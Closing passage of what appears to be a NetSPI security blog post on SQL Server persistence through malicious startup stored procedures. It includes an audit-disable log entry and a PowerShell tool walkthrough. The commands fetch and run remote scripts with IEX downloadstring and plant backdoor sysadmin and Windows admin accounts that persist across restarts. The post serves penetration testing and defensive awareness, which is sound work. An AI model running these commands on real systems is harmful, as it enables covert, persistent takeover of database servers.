Application Number of events: 3,768

Level	Date and Time	Source	Eve...	Tas...
Information	1/31/2016 8:09:51 PM	Security-SPP	1066	None
Information	1/31/2016 8:09:51 PM	Security-SPP	900	None
Information	1/31/2016 8:07:49 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:07:49 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:07:49 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:06:28 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:05:58 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:05:48 PM	MSSQLSERVER	33205	None

Event 33205, MSSQLSERVER

General Details

```
target_database_principal_name:
server_instance_name:MSSQL2008WIN8
database_name:master
schema_name:
object_name:Audit_StartUp_Procs
statement:ALTER SERVER AUDIT Audit_StartUp_Procs
WITH (STATE = OFF)

additional_information:
```


Log Name:	Application		
Source:	MSSQLSERVER	Logged:	1/31/2016 8:07:49 PM
Event ID:	33205	Task Category:	None
Level:	Information	Keywords:	Classic,Audit Success
User:	N/A	Computer:	MSSQL2008Win8
OpCode:			
More Information:	Event Log Online Help		

Automating the Attack

I put together a little PowerShell script called "Invoke-SqlServer-Persist-StartupSp.psm1" to automate the attack. Below are some basic usage instructions for those who are interested.

1. Download the script or reflectively load it from **here**.
```powershell
IEX(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/NetSPI/PowerShell/master/Invoke-SqlServer-Persist-StartupSp.psm1')
```


2. The example below shows how to add a SQL Server sysadmin via a startup stored procedure every time the SQL Server service is restarted.
```powershell
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
```



```
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ
L2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] sp_add_pscmd will not be created because pscommand was not provided.
[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not
provided.
[*] Creating stored procedure sp_add_sysadmin...
[*] Startup stored procedure sp_add_sysadmin was created to add sysadmin EvilSys
admin1 with password Password123!.
[*] All done.
PS C:\temp>
```

3. The example below shows how to add a local Windows Administrator via a startup stored procedure every time the SQL Server service is restarted.


```
 Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewosUser Evilosadmin1 -
NewosPass Password123!
```



```
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ
L2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] sp_add_pscmd will not be created because pscommand was not provided.
[*] Creating a stored procedure to create a os administrator...
[*] Startup stored procedure sp_add_osadmin was created to add os admin Evilosad
min1 with password Password123!.
[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were n
ot provided.
[*] All done.
PS C:\temp>
```

4. The example below shows how to run arbitrary PowerShell code via a startup stored procedure every time the SQL Server service is restarted.

```
 Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -PsCommand "IEX(new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/Powershellery/master/Brainstorming/
```



```
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ
L2008WIN8" -PsCommand "IEX(new-object net.webclient).downloadstring('https://raw
.githubusercontent.com/nullbind/Powershellery/master/Brainstorming/helloworld.ps
1')"
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] Creating a stored procedure to run PowerShell code...
[*] Startup stored procedure sp_add_pscmd added to run provided PowerShell comma
nd.
[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not
provided.
[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were n
ot provided.
[*] All done.
PS C:\temp>
```

Wrap Up




In this blog I covered how to create, detect, and remove malicious startup stored procedures in SQL Server. Hopefully, this will help create some awareness around this type of persistence method. Big thanks to Grisha Kumar and Ben Tindell for verifying all the code samples for this blog. Have fun and hack responsibly!

Note: All testing was done on Windows 8 running SQL Server 2014 Standard Edition.

References

- https://technet.microsoft.com/en-us/library/aa174792(v=sql.110).aspx
- https://technet.microsoft.com/en-us/library/ms181720(v=sql.110).aspx
- https://technet.microsoft.com/en-us/library/dd392015%28v=sql.100%29.aspx
- https://msdn.microsoft.com/en-us/library/cc280663(v=sql.100).aspx
- https://cprovolt.wordpress.com/2013/08/02/sql-server-audit-action_id-list/

Explore more blog posts

Security Industry Trends

Bytes, Books, and Blockbusters: The NetSPI Agents' Top Cybersecurity Fiction Picks

October 29, 2024

Craving a cybersecurity movie marathon? Get recommendations from The NetSPI Agents on their favorite media to get inspired for ethical hacking.

Learn More

Social Engineering

Social Engineering Stories: One Phish, Two Vish, and Tips for Stronger Defenses

October 25, 2024

Hear real-world social engineering stories from The NetSPI Agents and tips to enhance your social engineering testing.

Learn More

Mainframe Penetration Testing

Hacking CICS: 7 Ways to Defeat Mainframe Applications

October 24, 2024

Explore how modern penetration testing tools uncover vulnerabilities in mainframe applications, highlighting the need for methodical techniques and regular testing to protect these critical systems from threats.

Learn More

Proactive security news you'll actually want to read.

* Email Address

Country

This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Submit

NetSPI™

NetSPI is the proactive security solution used to discover, prioritize, and remediate security vulnerabilities of the highest importance, so you can protect what matters most to you.

Company

About Us
Meet The NetSPI Agents
Careers
Partners
Newsroom
Security and Compliance
Contact Us

Solutions

The NetSPI Platform
Penetration Testing as a Service
External Attack Surface Management
Cyber Asset Attack Surface Management
Breach and Attack Simulation

Knowledge Base

Resources
Customer Stories
Events and Webinars
All Blogs

Privacy Policy